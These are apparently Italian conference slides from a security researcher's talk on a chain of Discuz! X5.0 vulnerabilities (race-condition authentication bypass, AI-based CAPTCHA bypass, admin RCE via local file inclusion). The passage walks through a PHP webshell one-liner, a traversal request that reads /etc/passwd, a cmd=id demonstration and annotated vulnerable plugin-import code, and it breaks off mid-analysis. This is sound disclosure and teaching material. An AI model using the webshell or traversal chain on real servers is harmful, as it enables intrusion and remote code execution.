

Race condition,
bypass e altri
divertimenti:
una RCE con
quello che passa
il convento 🧐



hackmeeting 0x1D
Firenze, 13 Giugno 2026

\$ whoami

- * Egidio Romano (aka EgiX)
- * Web Application Security Researcher (2007 - ∞)
- * Security Specialist @ Secunia (2013 - 2014)
- * Security Consultant @ Minded Security (2014 - 2015)
- * Freelance IT Security Consultant (2016 - Oggi)



 <https://karmainsecurity.com>

\$ agenda

* Cos'è Discuz!

* Sfruttare più bug in catena:

 RCE con privilegi di amministratore

 Bypass del CAPTCHA usando l'IA

 Race Condition che porta ad Authentication Bypass

* Breve analisi dell'exploit & Disclosure Timeline

* Live hacking demo: exploiting Discuz! X5.0



Cos'è Discuz!

Discuz! is an [Internet forum](#) software written in [PHP](#) and developed by Comsenz Technology Co., Ltd ([Chinese](#): 康盛创想).^[2] It supports [MySQL](#) and [PostgreSQL](#) databases. It is the most popular [Internet forum](#) program used in [China](#).^[3]

Discuz! is free of charge for private uses. A license that allows commercial use costs about 3000 [RMB](#). The software is officially available in [Chinese](#). An [English](#) version was also being officially developed, but development stopped due to financial reasons. There are unofficial English and other language versions provided by certain websites.

History [[edit](#)]

Based on another Internet forum program called "Asia XMB" in its English version, based on the "XMB forum", Discuz! was developed by Dai Zhikang^[4] ([Chinese](#): 戴志康; nickname: Crossday) as "Crossday Bulletin (CDB)" in March 2002. It was renamed "Discuz!" with its 15 October 2002 release. In February 2003, the Comsenz Technology Co., Ltd. was formed.

Since June 2003, there has been a free version as well as a commercial version. With version 6.1.0, the software depends on an existing UCenter installation, which is an interface to join all the Comsenz products in the website. It is a user management software, so information like private messages can be used in all the Comsenz products on the same website. Another innovation is the integration of the Chinese marketing service provider Insenz.^[*citation needed*] In 2006, Discuz! was used by a vast majority of Chinese [bulletin board system](#) users.^[4] That year, Chen Yupeng published research about the "societal motivation" of Discuz!.^[5] Other research has been carried out about Discuz! in the field of education.^{[6][7][8]}

Comsenz was acquired by [Tencent](#) in August 2010.^[3] Discuz! X 1.0 was developed in 2010, combining with other [SNSs](#), [web portals](#), [groups](#) and [open platforms](#) produced by the company.

DISCUZ!

Discuz!

Discuz!

Original author	Dai Zhikang
Developer	Tencent
Initial release	March 2002
Stable release	X3.5 (December 31, 2022; 3 years ago) [±]
Written in	PHP
Available in	Chinese (simplified and traditional) ^[1]
Type	Internet forum
License	proprietary , free for non-commercial use
Website	www.discuz.vip ↗

<https://en.wikipedia.org/wiki/Discuz!>

Cos'è Discuz!



Caratteristiche principali di Discuz!

- **Piattaforma per community e forum:** un ecosistema completo per creare siti web con discussioni e post tematici in modo strutturato.
- **Tecnologia:** scritto principalmente in linguaggio PHP, supporta database MySQL e PostgreSQL.
- **Popolarità:** nel 2010 venivano stimati circa 1,4 milioni di siti web realizzati con Discuz! in tutto il mondo, in particolare in Cina, dove è più diffuso anche oggi.

Cos'è Discuz!



Discuz! X5.0, rilasciato ufficialmente il **20 marzo 2026**, rappresenta l'ultima generazione della piattaforma. Progettato per rispondere alle esigenze del web moderno, introduce un'architettura profondamente rinnovata e richiede PHP 8.0+.

Principali novità della versione **X5.0**:

- **Nuovo sistema di template** con interfaccia completamente responsive e ottimizzata per dispositivi mobili.
- **Internazionalizzazione nativa** per una gestione semplificata di ambienti multilingua.
- **Aggiornamenti automatici** per una distribuzione più rapida ed efficace delle patch di sicurezza.
- **Difese di sicurezza avanzate** contro minacce comuni come registrazioni automatizzate di bot e attacchi di *credential stuffing*.
- **Architettura modernizzata** con controlli di sicurezza rafforzati e maggiore robustezza applicativa.

Cos'è Discuz!

DISCUZ!

DISCUZ! 論壇

請輸入搜索內容

登錄

論壇

今日: 0 昨日: 0 帖子: 0 會員: 1 歡迎新會員: admin

Discuz!

0 / 0 從未

默認版塊

0 / 0 從未

在線會員 - 1 人在線 - 0 會員(0 隱身), 1 位遊客 - 最高記錄是 1 於 2026-4-12.

管理員

超級版主

版主

會員

當前只有遊客或隱身會員在線

Discuz! 官方論壇

提供最新 Discuz! 產品新聞、軟件下載與技術交流

Discuz! 應用中心

Archiver | 手機版 | 小黑屋 | Discuz! X

相關侵權、舉報、投訴及建議等，請發 E-mail : admin@discuz.vip

Powered by Discuz! X5.0 © 2001-2026 Discuz! Team.

關注公眾號

Sfruttare più bug in catena:



Race Condition $\Rightarrow$ Auth Bypass

[CVE-2026-49952](#)



Bypass del CAPTCHA usando l'IA

[CVE-2026-49953](#)



RCE con privilegi di amministratore

[CVE-2026-49954](#)

Sfruttare più bug in catena:

 1. Race Condition $\Rightarrow$ 3. Auth Bypass



 2. Bypass del CAPTCHA usando l'IA



 4. RCE con privilegi di amministratore

Sfruttare più bug in catena:



Race Condition $\Rightarrow$ Auth Bypass



Bypass del CAPTCHA usando l'IA



RCE con privilegi di amministratore

RCE con privilegi di amministratore



Remote Code Execution (RCE)

Una vulnerabilità **Remote Code Execution (RCE)** può permettere ad un attaccante di eseguire codice arbitrario su un sistema remoto, senza accesso fisico, come se fosse un utente locale.




Cause Principali

- **Validazione insufficiente dell'input:** dati malevoli interpretati come comandi
- **Deserializzazione insicura:** oggetti serializzati manipolati per eseguire codice
- **Corruzione della memoria:** ad es. errori come buffer o integer overflow




Impatto

- Compromissione completa del sistema
- Installazione di malware o ransomware
- Furto di dati sensibili
- Movimento laterale all'interno della rete



RCE con privilegi di amministratore

Esempio di RCE verso un'applicazione web



RCE con privilegi di amministratore

Local File Inclusion (LFI)

La **Local File Inclusion (LFI)** è una vulnerabilità web che consente a un attaccante di forzare un'applicazione a caricare ed eseguire file locali non previsti, interpretandoli come codice sorgente ⇒ **RCE**

Come nasce

- L'applicazione costruisce dinamicamente percorsi a file da includere
- L'attaccante manipola il percorso per far eseguire file arbitrari

Differenza da Directory Traversal (o Path Traversal)

- **Directory Traversal** → accesso non autorizzato ai file (in lettura e/o scrittura)
- **Local File Inclusion** → inclusione ed esecuzione di file nel flusso applicativo

Impatto di una LFI

- Lettura di file sensibili (es. configurazioni, password)
- Potenziale **Remote Code Execution (RCE)** sul server

RCE con privilegi di amministratore



Esempio di Local File Inclusion (LFI) in PHP

```
1 <?php
2
3 // del codice PHP
4
5 if (isset($_GET['page']))
6 {
7     $page = $_GET['page'];
8 }
9 else
10 {
11     $page = 'index.php';
12 }
13
14 include("pages/{$page}");
15
16 // altro codice PHP
```

```
← → ↺ 🏠 ⓘ view-source:localhost/lfi.php?page=../../../../etc/passwd

Ritorno a capo automatico ☐

1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
21 messagebus:x:102:105:/:/nonexistent:/usr/sbin/nologin
22 systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
23 syslog:x:104:111:/:/home/syslog:/usr/sbin/nologin
24 _apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
25 tss:x:106:113:TPM software stack,,,:/var/lib/tpm:/bin/false
26 uuid:x:107:116:/:/run/uuid:/usr/sbin/nologin
27 systemd-oom:x:108:117:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
28 tcpdump:x:109:118:/:/nonexistent:/usr/sbin/nologin
29 avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
30 usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
31 dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
```

RCE con privilegi di amministratore

Esempio di Local File Inclusion (LFI) in PHP

```
1  <?php
2
3  // del codice PHP
4
5  if (isset($_GET['page']))
6  {
7      $page = $_GET['page'];
8  }
9  else
10 {
11     $page = 'index.php';
12 }
13
14 include("pages/{$page}");
15
16 // altro codice PHP
```

Come possiamo effettuare un attacco di tipo **Remote Code Execution (RCE)** a partire da questa **LFI**?

Esistono diverse possibilità, ad esempio se l'applicazione permette il caricamento di file (upload) da parte degli utenti (come l'upload dell'immagine di profilo), un attaccante potrebbe anzitutto caricare sul server un file malevolo contenente codice PHP arbitrario (solitamente una “webshell”), per poi includere lo stesso file nel flusso applicativo sfruttando la vulnerabilità **LFI**.

RCE con privilegi di amministratore

Esempio di Local File Inclusion (LFI) in PHP

Primo step dell'attacco:

L'attaccante crea un finto file immagine sulla propria macchina contenente del codice PHP simile al seguente:

```
<?php passthru($_GET['cmd']); ?>
```

L'attaccante salva questo file con nome **immagine.png** e successivamente carica lo stesso sul server (all'interno della sotto-directory **uploads**) attraverso la funzionalità di upload dell'applicazione.

```
1  <?php
2
3  // del codice PHP
4
5  if (!isset($_FILES['image']))
6  |   die('Nessuna immagine caricata!');
7
8  $filename = $_FILES['image']['name'];
9  $fileext = get_file_extension($filename);
10
11 if (!in_array($fileext, ['gif', 'jpg', 'jpeg', 'png']))
12 |   die("Il file caricato non è un'immagine valida!");
13
14 $uploadaddir = './uploads/';
15 $uploadfile = $uploadaddir . basename($filename);
16
17 if (move_uploaded_file($_FILES['image']['tmp_name'], $uploadfile)) {
18 |   echo "File valido e caricato con successo sul server!";
19 } else {
20 |   echo "Upload fallito!";
21 }
22
23 // altro codice PHP
```

RCE con privilegi di amministratore

Esempio di Local File Inclusion (LFI) in PHP

```
1  <?php
2
3  // del codice PHP
4
5  if (isset($_GET['page']))
6  {
7      $page = $_GET['page'];
8  }
9  else
10 {
11     $page = 'index.php';
12 }
13
14 include("pages/{$page}");
15
16 // altro codice PHP
```

Secondo step dell'attacco:

L'attaccante sfrutta la vulnerabilità **LFI** per includere la finta immagine nel flusso applicativo, riuscendo così ad eseguire in remoto comandi a livello di sistema operativo sul server:



← → ↺ 🏠 ⓘ localhost/lfi.php?page=../uploads/immagine.png&cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

RCE con privilegi di amministratore



Local File Inclusion (LFI) che interessa Discuz!

Bug segnalato il 09/05/2026 qui: gitee.com/Discuz/DiscuzX/issues/IJLFUW

3) Remote Code Execution in the Admin Panel on all Discuz! versions

A malicious admin user might be able to import a specially crafted plugin which may cause a [Local File Inclusion \(LFI\)](#) by abusing the "plugin enable" handler.

File `/source/app/admin/child/plugins/enable_disable.php` :

```
$dir = substr($plugin['directory'], 0, -1);
$modules = dunserialize($plugin['modules']);
$file = getimportfilename(DISCUZ_PLUGIN($dir).'/discuz_plugin_'.$dir.($modules['extra']['installtype'] ? '_'.$modules['extra']['installtype'] : ''));

[...]

if(!empty($pluginarray[$operation.'file']) && preg_match('/^[\\w\\.]+$/ ', $pluginarray[$operation.'file'])) {
    $filename = DISCUZ_PLUGIN($dir).'/'. $pluginarray[$operation.'file'];
    if(file_exists($filename)) {
        $installlang = load_installlang($dir);
        @include $filename;
    }
}
```

The `$plugin['directory']` variable may contain Path Traversal sequences, thus allowing attackers to include arbitrary files previously uploaded by the attacker and subsequently execute arbitrary PHP code on the web server.

RCE con privilegi di amministratore



Local File Inclusion (LFI) che interessa Discuz!

The root cause for this vulnerability lies in the `/source/app/admin/child/plugins/import.php` script:

```
[...]

if(!isset($_GET['installtype'])) {

[...]

} else {
    $installtype = $_GET['installtype'];
    $dir = $_GET['dir'];
    $license = $_GET['license'];
    $extra = $installtype ? '_' . $installtype : '';
    $importfile = getimportfilename(DISCUZ_PLUGIN($dir) . '/discuz_plugin_' . $dir . $extra);
    if(!$importfile) {
        cpmsg('plugin_file_error', 'action=plugins', 'error');
    }
    $importtxt = @implode('', file($importfile));
    $pluginarray = getimportdata('Discuz! Plugin');

[...]

    if(!versioncompatible($pluginarray['version'])) {
        cpmsg('plugins_import_version_invalid', 'action=plugins', 'error', ['cur_version' => $pluginarray['version'], 'set_version' => $_G['setting']['version']);
    }

    $pluginid = plugininstall($pluginarray, $installtype);

[...]
```

When the `installtype` request parameter is set to an empty string (and the `dir` request parameter is set to "myrepeats"), this script will call the `getimportdata()` function, which allows to import a plugin definition from an uploaded XML file. Afterwards, it will call the `plugininstall()` function, effectively importing the malicious plugin that can be abused to perform [LFI](#) attacks.

RCE con privilegi di amministratore



Local File Inclusion (LFI) che interessa Discuz!

File: /source/app/admin/child/plugins/enable_disable.php

LFI alla linea 36:

```
source > app > admin > child > plugins > enable_disable.php > ...
```

```
17 $conflictplugins = '';
18 $plugin = table_common_plugin::t()->fetch($_GET['pluginid']);
19 if(!$plugin) {
20     cpmsg('plugin_not_found', '', 'error');
21 }
22 $dir = substr($plugin['directory'], 0, -1); // [1] la variabile $dir sarà uguale a "../../../data/attachment/common/cf/"
23 $modules = dunserialize($plugin['modules']);
24 $file = getimportfilename(DISCUZ_PLUGIN($dir).'./discuz_plugin '.$dir.($modules['extra']['installtype'] ? ' '.$modules['extra']['installtype'] : ''));
25 if(!$file) { // [2] $file sarà uguale a 'false', quindi l'esecuzione continuerà dentro il ramo if
26     $pluginarray[$operation.'file'] = $modules['extra'][$operation.'file']; // [3] ad es. $pluginarray['enablefile'] = '162904k1shttvgzv0umlz7.png'
27     $pluginarray['plugin']['version'] = $plugin['version'];
28 } else {
29     $importtxt = @implode('', file($file));
30     $pluginarray = getimportdata('Discuz! Plugin');
31 }
32 if(!empty($pluginarray[$operation.'file']) && preg_match('/^[\\w\\.]+'$/, $pluginarray[$operation.'file'])) {
33     $filename = DISCUZ_PLUGIN($dir).'/'.$pluginarray[$operation.'file'];
34     if(file_exists($filename)) { // [4] la variabile $filename sarà uguale a "/var/www/discuz5/./source/plugin/../../../data/attachment/common/cf/162904k1shttvgzv0umlz7.png"
35         $installlang = load_installlang($dir);
36         @include $filename; // [5] LFI che permette di includere la nostra immagine con codice PHP nel flusso applicativo ==> RCE
37     }
38 }
```

RCE con privilegi di amministratore



Local File Inclusion (LFI) che interessa Discuz!

File: /source/app/admin/child/plugins/import.php

```
source > app > admin > child > plugins > import.php > ...
18 > if(!isset($_GET['installtype'])) { // [1] se il parametro $_GET['installtype'] è una stringa vuota l'esecuzione continuerà dentro il ramo else-
52 } else {
53     $installtype = $_GET['installtype']; // [2] la variabile $installtype sarà uguale a una stringa vuota
54     $dir = $_GET['dir']; // [3] la variabile $dir deve essere uguale a "myrepeats", altrimenti $importfile sarà uguale a 'false'
55     $license = $_GET['license'];
56     $extra = $installtype ? ' '.$installtype : '';
57     $importfile = getimportfilename(DISCUZ_PLUGIN.$dir).'/discuz_plugin_'.$dir.$extra;
58     if(!$importfile) { // [4] $importfile è diverso da 'false', quindi l'app non va in error (non entra nel ramo if)
59         cpmg('plugin_file_error', 'action=plugins', 'error');
60     }
61     $importtxt = @implode('', file($importfile));
62     $pluginarray = getimportdata('Discuz! Plugin'); // [5] $pluginarray sarà uguale alla 'deserializzazione' del file XML importato
63 > if(empty($license) && $pluginarray['license']) {-
70 }
71 $addonid = $dir.'plugin';
72 $array = cloudaddons_getmd5($addonid);
73 if(cloudaddons_open('&mod=app&ac=validator&ver=2&addonid='.$addonid.($array != false ? '&rid='.$array['RevisionID'].'&sn='.$array['SN'].'&rd='
74     cpmg('c'. 'lou'. 'dad'. 'dons'. 'l_genu'. 'ine_m'. 'essa'. 'ge', '', 'error', ['addonid' => $addonid]);
75 }
76 }
77
78 > if(!ispluginkey($pluginarray['plugin']['identifier'])) {-
80 }
81 > if(is_array($pluginarray['vars'])) {-
87 }
88
89 $plugin = table_common_plugin::t()->fetch_by_identifier($pluginarray['plugin']['identifier']);
90 > if($plugin) {-
92 }
93
94 > if(empty($pluginarray['checkfile']) && preg_match('/^\{.\}+$/ ', $pluginarray['checkfile'])) {-
100 }
101
102 > if(!versioncompatible($pluginarray['version'])) {-
104 }
105
106 * $pluginid = plugininstall($pluginarray, $installtype); // [6] la funzione plugininstall() viene invocata passando $pluginarray come primo parametro
```

```
source > function > function_admincp.php > getimportdata
1224 function getimportdata($name = '', $addslashes = 0, $ignoreerror = 0) {
1225     global $_G;
1226     if($_GET['importtype'] == 'file') {
1227         $data = @implode('', file($_FILES['importfile']['tmp_name']));
1228         @unlink($_FILES['importfile']['tmp_name']);
1229 > } else {-
1235 }
1236 $xmldata = [];
1237 if(str_starts_with($data, '{') && json_decode($data, true)) {
1238     $xmldata = json_decode($data, true);
1239 }
1240 if(empty($xmldata)) {
1241     require_once libfile('class/xml');
1242     $xmldata = xml2array($data);
1243 }
1244 > if(!is_array($xmldata) || !$xmldata) {-
1250 } else {-
1259 }
1260 > if($addslashes) {-
1262 }
1263
1264 > if($name == 'Discuz! Plugin') {-
1322 } elseif($name == 'Discuz! Style') {-
1352 }
1353 return $data;
1354 }
```



```
18 > if(!isset($_GET['installtype'])) { // [1] se il parametro $_GET['installtype'] è una stringa vuota l'esecuzione continuerà dentro il ramo else--
52 } else {
53     $installtype = $_GET['installtype']; // [2] la variabile $installtype sarà uguale a una stringa vuota
54     $dir = $_GET['dir']; // [3] la variabile $dir deve essere uguale a "myrepeats", altrimenti $importfile sarà uguale a 'false'
55     $license = $_GET['license'];
56     $extra = $installtype ? ' '.$installtype : '';
57     $importfile = getimportfilename(DISCUZ_PLUGIN($dir).'/discuz_plugin_'.$dir.$extra);
58     if(!$importfile) { // [4] $importfile è diverso da 'false', quindi l'app non va in error (non entra nel ramo if)
59         cpmg('plugin_file_error', 'action=plugins', 'error');
60     }
61     $importtxt = @implode('.', file($importfile));
62     $pluginarray = getimportdata('Discuz! Plugin'); // [5] $pluginarray sarà uguale alla 'deserializzazione' del file XML importato
63 > if(empty($license) && $pluginarray['license']) {--
70 }
71 $addonid = $dir.'.plugin';
72 $array = cloudaddons_getmd5($addonid);
73 if(cloudaddons_open('&mod=app&ac=validator&ver=2&addonid='.$addonid.($array !== false ? '&rid='.$array['RevisionID'].'&sn='.$array['SN'].'&rd='
74     cpmg('c'. 'lou'. 'dad'. 'dons'. '_genu'. 'ine_m'. 'essa'. 'ge', '', 'error', ['addonid' => $addonid]);
75 }
76 }
77
78 > if(!ispluginkey($pluginarray['plugin']['identifier'])) {--
80 }
81 > if(is_array($pluginarray['vars'])) {--
87 }
88
89 $plugin = table_common_plugin::t()->fetch_by_identifier($pluginarray['plugin']['identifier']);
90 > if($plugin) {--
92 }
93
94 > if(!empty($pluginarray['checkfile']) && preg_match('/^[\\w\\.]+'.$pluginarray['checkfile'])) {--
100 }
101
102 > if(!versioncompatible($pluginarray['version'])) {--
104 }
105
106 * $pluginid = plugininstall($pluginarray, $installtype); // [6] la funzione plugininstall() viene invocata passando $pluginarray come primo parametro
```

source > function > function_admincp.php > getimportdata

```
1224 function getimportdata($name = '', $addslashes = 0, $ignoreerror = 0) {
1225     global $G;
1226     if($_GET['importtype'] == 'file') {
1227         $data = @implode('', file($_FILES['importfile']['tmp_name']));
1228         @unlink($_FILES['importfile']['tmp_name']);
1229     } else { ...
1235     }
1236     $xmldata = [];
1237     if(str_starts_with($data, '{') && json_decode($data, true)) {
1238         $xmldata = json_decode($data, true);
1239     }
1240     if(empty($xmldata)) {
1241         require_once libfile('class/xml');
1242         $xmldata = xml2array($data);
1243     }
1244     if(!is_array($xmldata) || !$xmldata) { ...
1250     } else { ...
1259     }
1260     if($addslashes) { ...
1262     }
1263
1264     if($name == 'Discuz! Plugin') { ...
1322     } elseif($name == 'Discuz! Style') { ...
1352     }
1353     return $data;
1354 }
```



```
18 > if(!isset($_GET['installtype'])) { // [1] se il parametro $_GET['installtype'] è una stringa vuota l'esecuzione continuerà dentro il ramo else--
52 } else {
53     $installtype = $_GET['installtype']; // [2] la variabile $installtype sarà uguale a una stringa vuota
54     $dir = $_GET['dir']; // [3] la variabile $dir deve essere uguale a "myrepeats", altrimenti $importfile sarà uguale a 'false'
55     $license = $_GET['license'];
56     $extra = $installtype ? ' '.$installtype : '';
57     $importfile = getimportfilename(DISCUZ_PLUGIN($dir).'/discuz_plugin_'.$dir.$extra);
58     if(!$importfile) { // [4] $importfile è diverso da 'false', quindi l'app non va in error (non entra nel ramo if)
59         cpmg('plugin_file_error', 'action=plugins', 'error');
60     }
61     $importtxt = @implode('.', file($importfile));
62     $pluginarray = getimportdata('Discuz! Plugin'); // [5] $pluginarray sarà uguale alla 'deserializzazione' del file XML importato
63 > if(empty($license) && $pluginarray['license']) {--
70 }
71 $addonid = $dir.'.plugin';
72 $array = cloudaddons_getmd5($addonid);
73 if(cloudaddons_open('&mod=app&ac=validator&ver=2&addonid='.$addonid.($array !== false ? '&rid='.$array['RevisionID'].'&sn='.$array['SN'].'&rd='
74     cpmg('c'. 'lou'. 'dad'. 'dons'. '_genu'. 'ine_m'. 'essa'. 'ge', '', 'error', ['addonid' => $addonid]);
75 }
76 }
77
78 > if(!ispluginkey($pluginarray['plugin']['identifier'])) {--
80 }
81 > if(is_array($pluginarray['vars'])) {--
87 }
88
89 $plugin = table_common_plugin::t()->fetch_by_identifier($pluginarray['plugin']['identifier']);
90 > if($plugin) {--
92 }
93
94 > if(!empty($pluginarray['checkfile']) && preg_match('/^[\\w\\.]+'/, $pluginarray['checkfile'])) {--
100 }
101
102 > if(!versioncompatible($pluginarray['version'])) {--
104 }
105
106 * $pluginid = plugininstall($pluginarray, $installtype); // [6] la funzione plugininstall() viene invocata passando $pluginarray come primo parametro
```

```

source > function > plugin_install > plugininstall
14 function plugininstall($pluginarray, $installtype = '', $available = 0) {
15     if(!$pluginarray || !$pluginarray['plugin']['identifier']) {
16         return false;
17     }
18     $plugin = table_common_plugin::t()->fetch_by_identifiier($pluginarray['plugin']['identifier']);
19     if($plugin) {
20         return false;
21     }
22
23     $pluginarray['plugin']['modules'] = dunserialize($pluginarray['plugin']['modules']);
24     $pluginarray['plugin']['modules']['extra']['installtype'] = $installtype;
25
26     if(!$installtype) {
27
28     }
29
30     if(updatepluginlanguage($pluginarray)) {
31         $pluginarray['plugin']['modules']['extra']['langexists'] = 1;
32     }
33
34     if(!empty($pluginarray['intro'])) {
35
36     }
37
38     if(!empty($pluginarray['uninstallfile'])) {
39
40     }
41
42     if(!empty($pluginarray['checkfile'])) {
43
44     }
45
46     if(!empty($pluginarray['enablefile'])) {
47         $pluginarray['plugin']['modules']['extra']['enablefile'] = $pluginarray['enablefile'];
48     }
49
50     if(!empty($pluginarray['disablefile'])) {
51
52     }
53
54     $pluginarray['plugin']['modules'] = serialize($pluginarray['plugin']['modules']);
55
56     $data = [];
57     foreach($pluginarray['plugin'] as $key => $val) {
58         if($key == 'directory') {
59             $val .= (!empty($val) && !str_ends_with($val, '/')) ? '/' : '';
60         } elseif($key == 'available') {
61             $val = $available;
62         }
63         $data[$key] = $val;
64     }
65
66     $pluginid = table_common_plugin::t()->insert($data, true);
67 }

```

```

source > function > plugin_install > plugininstall
15 function plugininstall($pluginarray, $installtype = '', $available = 0) {
16
17     if(is_array($pluginarray['var'])) {
18         foreach($pluginarray['var'] as $config) {
19             $data = ['pluginid' => $pluginid];
20             foreach($config as $key => $val) {
21                 $data[$key] = $val;
22             }
23             table_common_pluginvar::t()->insert($data);
24         }
25     }
26
27     if(!empty($dir) && !empty($pluginarray['importfile'])) {
28         require_once libfile('function/importdata');
29         foreach($pluginarray['importfile'] as $importtype => $file) {
30             if(in_array($importtype, ['smilies', 'styles'])) {
31                 $files = explode(',', $file);
32                 foreach($files as $file) {
33                     if(file_exists($file = DISCUZ_PLUGIN($dir).'/.$file)) {
34                         $importtxt = @implode(' ', file($file));
35                         $importfun = 'import_'.$importtype;
36                         $importfun();
37                     }
38                 }
39             }
40         }
41     }
42
43     cloudaddons_installog($pluginarray['plugin']['identifier'].'.plugin');
44     cron_create($pluginarray['plugin']['identifier']);
45
46     updatecache(['plugin', 'setting', 'styles']);
47     cleartemplatecache();
48     dsetcookie('addoncheck_plugin', '', -1);
49     return $pluginid;
50 }

```

La funzione **updatecache()** fa input validation e dovrebbe (in teoria) prevenire attacchi *Directory Traversal*...

RCE con privilegi di amministratore



Local File Inclusion (LFI) che interessa Discuz!

Tabella *common_plugin* prima che la funzione **updatecache()** venga invocata:

```
mysql> SELECT identifier, directory, modules FROM pre_common_plugin;
```

identifier	directory	modules
p_e42d16c5643bc16a	../../../../data/attachment/common/cf/	a:1:{s:5:"extra";a:2:{s:10:"enablefile";s:26:"213417u4zpuuc2nnsku5sk.png";s:11:"installtype";s:0:"";}}

Tabella *common_plugin* dopo che la funzione **updatecache()** è stata invocata:

```
mysql> SELECT identifier, directory, modules FROM pre_common_plugin;
```

identifier	directory	modules
p_e42d16c5643bc16a	p_e42d16c5643bc16a/	a:1:{s:5:"extra";a:2:{s:10:"enablefile";s:26:"213417u4zpuuc2nnsku5sk.png";s:11:"installtype";s:0:"";}}

Morale della favola: bypassando la chiamata alla funzione **updatecache()** è possibile eseguire attacchi *Directory Traversal* che portano a **LFI** e quindi **RCE**.

RCE con privilegi di amministratore



Local File Inclusion (LFI) che interessa Discuz!

```
source > Function > function_plugin.php > plugininstall
15 function plugininstall($pluginarray, $installtype = '', $available = 0) {
83
84     if(is_array($pluginarray['var'])) {
85         foreach($pluginarray['var'] as $config) {
86             $data = ['pluginid' => $pluginid];
87             foreach($config as $key => $val) {
88                 $data[$key] = $val;
89             }
90             table_common_pluginvar::t()->insert($data);
91         }
92     }
93
94     if(!empty($dir) && !empty($pluginarray['importfile'])) {
95         require_once libfile('function/importdata');
96         foreach($pluginarray['importfile'] as $importtype => $file) {
97             if(in_array($importtype, ['smilies', 'styles'])) {
98                 $files = explode(',', $file);
99                 foreach($files as $file) {
100                     if(file_exists($file = DISCUZ_PLUGIN($dir).'/'.$file)) {
101                         $importtxt = @implode(',', file($file));
102                         $importfun = 'import_'.$importtype;
103                         $importfun();
104                     }
105                 }
106             }
107         }
108     }
109
110     cloudaddons_installog($pluginarray['plugin']['identifier'].'.plugin');
111     cron_create($pluginarray['plugin']['identifier']);
112     updatecache(['plugin', 'setting', 'styles']);
